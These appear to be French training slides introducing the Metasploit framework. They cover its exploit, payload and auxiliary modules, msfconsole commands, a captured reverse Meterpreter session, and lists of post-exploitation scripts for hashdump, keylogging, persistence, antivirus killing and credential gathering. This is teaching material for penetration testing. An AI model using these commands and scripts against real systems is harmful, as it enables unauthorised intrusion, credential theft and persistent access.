Metasploit

Metasploit

- Projet OpenSource orienté sécurité informatique
- Framework qui permet le développement et l’exploitation d’exploits
- Très utilisé lors de la réalisation de tests d’intrusion.

Metasploit

Statistiques (v4.11.5)

- 1517 codes d'exploitation répartis :
  - Produits Windows
  - Applications Windows
  - Systèmes Unix
  - Multi plate-forme
- 437 charges utiles
  - Ajout d'utilisateurs
  - Injection de DLL (sous Windows)
  - Meterpreter (sous Windows)
  - Exécution de programme
  - invite de commande sur la machine
  - …

Elements principaux


Rapid7 & Metasploit

Metasploit: Penetration Testing Software

Put the right edition of our penetration testing software to work for you today

Pro	Express	Community	Framework
Enterprise Security Programs & Advanced Penetration Tests	Baseline Penetration Tests	Free Entry-level Edition	Free Open Source Development Platform
For Mid-sized and Enterprise IT Security Teams	For IT Generalists in SMBs	For Small Companies and Students	For Developers and Security Researchers
• Express features plus: • Closed-loop Vulnerability Validation • Phishing Simulations & Social Engineering • Web App Testing • Automation through Wizards, Task Chains, MetaModules • Out of the Box and Custom Integrations through API	• Community features plus: • Baseline Penetration Testing Workflow • Smart Exploitation • Password Auditing • Baseline Penetration Testing Reports	• Simple Web Interface • Data Management • Network Discovery and Third-Party Import • Basic Exploitation	• Basic Command-line Interface • Third-Party Import • Manual Exploitation • Manual Brute Forcing
	Compare: Express vs. Pro	Compare: Community vs. Pro	Compare: Framework vs. Pro
FREE 14-DAY TRIAL	BUY ONLINE	FREE DOWNLOAD	FREE DOWNLOAD

Architecture de Metasploit



Module « exploits »

- Environnement Windows
  - Produits Microsoft
    - SQL Server, IIS, Windows (kernel), SMB …
    - Internet Explorer
  - Applications tierces
    - Sauvegarde (BrighStor, BackupExec …), serveurs FTP, SMTP …
    - Logiciels clients (Anti-virus, Navigateur Web, clients VNC, clients FTP …)
    - Adobe, MsOffice.
- Unix
  - Linux, Solaris, Osx, FreeBSD (5), Hpux(1), Aix(2) …
- Applications Web
  - PHP, Wordpress, vBulletin, PhpMyadmin
- Serveur Webs
  - Apache, Jboss, Tomcat, Struts

Module « exploits »

- Les codes d'exploitation sont très liés
  - À la version du système
  - À la langue du système (notion d'offset)
- Les conséquences d'une mauvaise prise d'empreinte
  - Code d'exploitation ne marche pas
    - Cas d'une mauvaise version
    - Mauvaise langue (pour Windows notamment)
  - Crash de l'application
    - Code d'exploitation pas toujours fiables à 100%
  - Crash du système
    - Cas de quelques codes d'exploitation (sous Windows notamment)

Charges utiles « payloads »

- Shell_*_tcp
  - Obtention d'une ligne de commande
  - Connexion vers la cible : « `bind` » ou depuis la cible : « `reverse` »
- Windows
  - `adduser` : ajout d'un utilisateur sur le système distant
  - `download_exec` : envoi et exécution d'un programme
  - `exec` : exécution d'une commande distante
  - `dllinject` : injection d'une DLL dans un processus
    - Exploitation entièrement en mémoire, aucune trace sur le disque
    - `vncinject` : injection d'une DLL faisant office de serveur VNC
  - `passiveX` : injection d'un contrôle ActiveX dans *Internet Explorer*
  - `meterpreter` : « meta-interpreter »

Meterpreter


- Inject the meterpreter server DLL via Reflective Dll Injection payload (staged):
  - Reverse_http(s)
  - Reverse_https_proxy
    - Proxy http + proxy tor hidden service
  - Reverse_ipv6_http(s)
  - Reverse_ipv6_tcp
  - Reverse_nonx_tcp
    - Contournement de la protection du bit NoExecute (windows DataExecutionPrevention)
  - Reverse_ord_tcp
    - Avantage: marche sur des windows 9x
    - Inconvénients: moins stable et dépend de la dll ws2_32.dll
  - Reverse_tcp(dns)
    - Par ip (tcp) ou nom de domaine(tcp_dns)
  - Reverse_tcp_allports
    - Connect back sur les 65535 ports de l'attaquant (?)
  - Reverse_tcp_rc4(dns)
    - Chiffrer les coms avec l'algorithme de chiffrement rc4

Modules « auxiliary »


- scanners
  - `DCE-RPC` : services RPC Windows
  - `UDP` : scanner de services UDP
  - `HTTP` : versions et tests des requêtes PUT et DELETE
  - `Oracle` : version et comptes Oracle
  - `MS SQL Server` : informations et test du compte SA
  - `MySQL` : version et compte MySQL
  - `SMB` : version, énumération et bruteforce
- dos
  - Windows, Solaris, FreeBSD et les pilots de cartes Wi-Fi
- voIP
  - Module « SIP INVITE Spoof »
- Server
- fuzzers, admin, sqli …

Utilisation

Interfaces


1. root@kali: ~ (ssh)
root@kali:~# msfconsole
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.5-2016010401]
+ -- --=[1517 exploits - 875 auxiliary - 257 post]
+ -- --=[437 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >


1. root@kali: ~ (ssh)
Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
http://metasploit.pro
Trouble managing data? List, sort, group, tag and search your pent
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.5-2016010401]
+ -- --=[1517 exploits - 875 auxiliary - 257 post]
+ -- --=[437 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >


1. root@kali: ~ (ssh)
root@kali:/home/yann# cd
root@kali:~# clear
root@kali:~# msfconsole
http://metasploit.pro
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.5-2016010401]
+ -- --=[1517 exploits - 875 auxiliary - 257 post]
+ -- --=[437 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >

Utilisation de msfconsole

```
show exploits
search <mot clé>
use nom_exploit
```

Choix du code d'exploitation

Choix de la charge à utiliser

```
show payloads
set PAYLOAD nom_charge
```

```
show options
set nom_option <valeur>
```

Renseigment des options

Choix de la version de la cible

```
show targets
set TARGET <version>
```

Les Data Stores

- Base de données internes à Metasploit
  - Une base globale
  - Une base locale pour chaque module
- Permettent de sauvegarder des options
  - De façon temporaire, le temps de la session
  - De façon permanente avec la commande « `save` »
- Utilisation
  - `set` et `setg` pour visualiser les variables
  - `set <variable> <valeur>` ou `setg <variable> <valeur>`

Modules Auxiliary

- Module Server
  - use auxiliary/server/sock4a
- Modules Admin
  - use auxiliary/admin/mysql
  - use auxiliary/admin/mssql
  - use auxiliary/admin/oracle

- Modules Scanner
- use auxiliary/scanner/portscan
  - syn, tcp, ack
- use auxiliary/scanner/smb
  - smb_enumusers, smb_enumshares, smb_login
- use auxiliary/scanner/snmp
  - snmp_enumusers, snmp_enumshares, snmp_login, snmp_set
- use auxiliary/scanner/mysql
  - mysql_version, mysql_schemadump, mysql_login

Sessions

```
[*] Started reverse handler on 192.168.1.19:4444
[*] Starting the payload handler...
[*] Sending stage (749056 bytes) to 192.168.1.13
[*] Meterpreter session 1 opened (192.168.1.19:4444 -> 192.168.1.13:4439)
 at Fri Mar 25 22:50:17 +0100 2011

meterpreter > sysinfo
Computer: PIPOLAND
OS       : Windows XP (Build 2600, Service Pack 3).
Arch     : x86
Language: fr_FR
meterpreter > getuid
Server username: PIPOLAND\pipo
meterpreter >
```

Sessions

- Création d'une session pour chaque exploitation réussie
  - Mise en arrière-plan
  - Permet les exploitations parallèles
- Interaction avec les sessions
  - `sessions -l` : liste les sessions
  - `sessions -i <numéro>`: met la session sélectionnée en avant plan
  - `sessions -k <numéro>`: termine la session sélectionnée
  - Dans une session
    - `CTRL+C` : pour la quitter
    - `CTRL+Z` : pour la mettre en arrière plan

Meterpreter

- Fonctionne exclusivement en mémoire
  - S'injecte dans le processus compromis
  - DLL Windows injectée en mémoire par le module `dllinject`
  - N'écrit rien sur le disque et ne crée pas de nouveau processus
  - Les communications sont chiffrées
    - Mode client-serveur (serveur sur la cible)
    - Protocole TLV (type-Length_Value)
- Le code serveur doit être le plus léger possible
  - Majeure partie des traitements concentrée sur la partie cliente
  - Chargement à la volée des extensions sur la partie serveur sans à avoir à le reconstruire
  - L'extension `stdapi` est chargée par défaut. L'extension `priv` est chargé si le module dispose des droits d'administration

Meterpreter

- Actions possibles par défaut : module « `StdApi` »
  - Exécution et manipulation de commandes
  - Interactions avec le registre et le système de fichiers
  - Information sur le système et les interfaces réseaux
  - Création d'un tunnel TCP
  - Ajout de script d'automatisation
- Extensions meterpreter
  - « `priv` » : empreintes de mots de passe, dates d'accès aux fichiers
  - « `incognito` »: permet d'usurper l'identité d'un utilisateur connecté
  - …

Meterpreter : module « stdapi »

- Commandes de base
  - Toutes les commandes sont exécutées dans des « `channels` »
    - `channel -l` : liste les canaux actifs
    - `close` : ferme un canal
      - `close <channel>`
    - `interact` : permet l'interaction avec un canal (`CTRL+C` pour en sortir)
      - `interact <channel>`
    - `read/write` : lit/écrit depuis/dans un canal
      - `read<channel> / write <channel>`
  - `migrate` : migre le serveur meterpreter dans un autre processus
  - `run` : exécute un script meterpreter
  - `use priv` : charge l'extension « `priv` »

Meterpreter : module « stdapi »

- Interactions avec le système de fichiers
  - `cat, cd, getwd, ls, mkdir, pwd, rmdir`
- download, upload
  - `download <source1> <source2> … <source n> <destination>`
  - `upload <source1> <source2> … <source n> <destination>`
  - Récursifs : `-r`
- Edit
  - `edit <fichier>`
  - Edite le fichier dans l'éditeur défini par $EDITOR

Meterpreter : module « stdapi »

- Commandes système
  - `sysinfo` : informations générales sur le système
  - `execute, kill` : exécution et arrêt de processus
    - `execute -f <commande> -a <paramètres>`
    - `execute -f cmd.exe -i -H`
    - `kill <pid>`
  - `getpid, getuid, ps` : informations sur les processus du système
  - `reg` : modification et accès à des clés de registre
    - `reg enumkey -k <clé>`
    - `reg queryval -k <clé> -v <valeur>`
    - Mais aussi `setval, deleteval, createkey, deletekey`
  - `reboot, shutdown`

Meterpreter : module « stdapi »

- Interactions réseau
  - `ipconfig` : liste les interfaces réseau et leur configuration
  - `Route` : informations sur les routes du système
    - `route [list]`
    - `route add [sous-réseau] [masque] [passerelle]`
    - `route del [sous-réseau] [masque] [passerelle]`
- `portfwd` : création de tunnels au travers de la cible
  - Fonctionne comme un tunnel SSH
    - `portfwd list`
    - `portfwd add -l <port-source> -r <ip_destination> -p <port_destination>`
    - `portfwd del -l <port-source> -r <ip_destination> -p <port_destination>`

Meterpreter : module « stdapi »

```
meterpreter > run
Display all 103 possibilities? (y or n)
run arp_scanner                          run multiscript                          run post/windows/gather/screen_spy
run autoroute                            run netenum                              run post/windows/gather/usb_history
run checkvm                              run packetrecorder                       run post/windows/manage/autoroute
run credcollect                          run panda_2007_pavsrv51                  run post/windows/manage/delete_user
run domain_list_gen                      run persistence                          run post/windows/manage/enable_rdp
run dumplinks                            run pml_driver_config                    run post/windows/manage/migrate
run duplicate                            run post/multi/gather/env                run post/windows/manage/multi_meterpreter_inject
run enum_chrome                          run post/multi/gather/filezilla_client_cred  run powerdump
run enum_firefox                         run post/multi/gather/firefox_creds      run prefetchtool
run enum_logged_on_users                 run post/multi/gather/multi_command      run process_memdump
run enum_powershell_env                  run post/multi/gather/pidgin_cred        run remotewinenum
run enum_putty                           run post/multi/gather/run_console_rc_file  run scheduleme
run enum_shares                          run post/windows/capture/keylog_recorder  run schelevator
run enum_vmware                          run post/windows/escalate/bypassuac      run schtasksabuse
run event_manager                        run post/windows/escalate/ms10_073_kbdlayout  run scraper
run file_collector                       run post/windows/escalate/ms10_092_schelevator  run screen_unlock
run get_application_list                 run post/windows/escalate/net_runtime_modify  run screenspy
run get_env                              run post/windows/escalate/screen_unlock  run search_dwld
run get_filezilla_creds                  run post/windows/escalate/service_permissions  run service_manager
run get_local_subnets                    run post/windows/gather/application_list  run service_permissions_escalate
run get_pidgin_creds                     run post/windows/gather/arp_scanner      run smartlocker
run get_valid_community                  run post/windows/gather/checkvm          run sound_recorder
run getcountermeasure                    run post/windows/gather/credential_collector  run srt_webdrive_priv
run getgui                               run post/windows/gather/dumplinks        run uploadexec
run gettelnet                            run post/windows/gather/enum_applications  run virtualbox_sysenter_dos
run getvncpw                             run post/windows/gather/enum_chrome      run virusscan_bypass
run hashdump                             run post/windows/gather/enum_domain_group_users  run vnc
run hostsedit                            run post/windows/gather/enum_logged_on_users  run webcam
run keylogrecorder                       run post/windows/gather/enum_powershell_env  run win32-sshclient
run killav                               run post/windows/gather/enum_shares      run win32-sshserver
run metsvc                               run post/windows/gather/enum_snmp        run winbf
run migrate                              run post/windows/gather/enum_vnc_pw      run winenum
run multi_console_command                run post/windows/gather/filezilla_server_cred  run wmic
run multi_meter_inject                   run post/windows/gather/hashdump
run multicommand                         run post/windows/gather/resolve_sid
meterpreter > run
```

Meterpreter : scripts disponibles

```
meterpreter > run
Display all 103 possibilities? (y or n)
run arp_scanner                          run multiscript                          run post/windows/gather/screen_spy
run autoroute                            run netenum                              run post/windows/gather/usb_history
run checkvm                              run packetrecorder                       run post/windows/manage/autoroute
run credcollect                          run panda_2007_pavsrv51                  run post/windows/manage/delete_user
run domain_list_gen                      run persistence                          run post/windows/manage/enable_rdp
run dumplinks                            run pml_driver_config                    run post/windows/manage/migrate
run duplicate                            run post/multi/gather/env                run post/windows/manage/multi_meterpreter_inject
run enum_chrome                          run post/multi/gather/filezilla_client_cred  run powerdump
run enum_firefox                         run post/multi/gather/firefox_creds      run prefetchtool
run enum_logged_on_users                 run post/multi/gather/multi_command      run process_memdump
run enum_powershell_env                  run post/multi/gather/pidgin_cred        run remotewinenum
run enum_putty                           run post/multi/gather/run_console_rc_file  run scheduleme
run enum_shares                          run post/windows/capture/keylog_recorder  run schelevator
run enum_vmware                          run post/windows/escalate/bypassuac      run schtasksabuse
run event_manager                        run post/windows/escalate/ms10_073_kbdlayout  run scraper
run file_collector                       run post/windows/escalate/ms10_092_schelevator  run screen_unlock
run get_application_list                 run post/windows/escalate/net_runtime_modify  run screenspy
run get_env                              run post/windows/escalate/screen_unlock  run search_dwld
run get_filezilla_creds                  run post/windows/escalate/service_permissions  run service_manager
run get_local_subnets                    run post/windows/gather/application_list  run service_permissions_escalate
run get_pidgin_creds                     run post/windows/gather/arp_scanner      run smartlocker
run get_valid_community                  run post/windows/gather/checkvm          run sound_recorder
run getcountermeasure                    run post/windows/gather/credential_collector  run srt_webdrive_priv
run getgui                               run post/windows/gather/dumplinks        run uploadexec
run gettelnet                            run post/windows/gather/enum_applications  run virtualbox_sysenter_dos
run getvncpw                             run post/windows/gather/enum_chrome      run virusscan_bypass
run hashdump                             run post/windows/gather/enum_domain_group_users  run vnc
run hostsedit                            run post/windows/gather/enum_logged_on_users  run webcam
run keylogrecorder                       run post/windows/gather/enum_powershell_env  run win32-sshclient
run killav                               run post/windows/gather/enum_shares      run win32-sshserver
run metsvc                               run post/windows/gather/enum_snmp        run winbf
run migrate                              run post/windows/gather/enum_vnc_pw      run winenum
run multi_console_command                run post/windows/gather/filezilla_server_cred  run wmic
run multi_meter_inject                   run post/windows/gather/hashdump
run multicommand                         run post/windows/gather/resolve_sid
meterpreter > run
```

Exemple de scripts Meterpreter

```
meterpreter > run persistence -h

OPTIONS:

    -A        Automatically start a matching multi/handler to connect to the agent
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i   The interval in seconds between each connection attempt
    -p   The port on the remote host where Metasploit is listening
    -r   The IP of the system running Metasploit listening for the connect back
```

```
meterpreter > run winenum
[*] Running Windows Local Enumerion Meterpreter Script
[*] New session on 10.211.55.128:4444...
[*] Saving report to /root/.msf3/logs/winenum/10.211.55.128_20090711.0514-99271/10.211.55.128_2009071
[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine ........
[*]     This is a VMware Workstation/Fusion Virtual Machine
[*] Running Command List ...
[*]     running command cmd.exe /c set
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command ipconfig /displaydns
[*]     running command route print
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command net accounts /domain
[*]     running command net session
[*]     running command net share
[*]     running command net group
[*]     running command net user
[*]     running command net localgroup
[*]     running command net localgroup administrators
[*]     running command net group administrators
[*]     running command net view /domain
[*]     running command netsh firewall show config
[*]     running command tasklist /svc
```

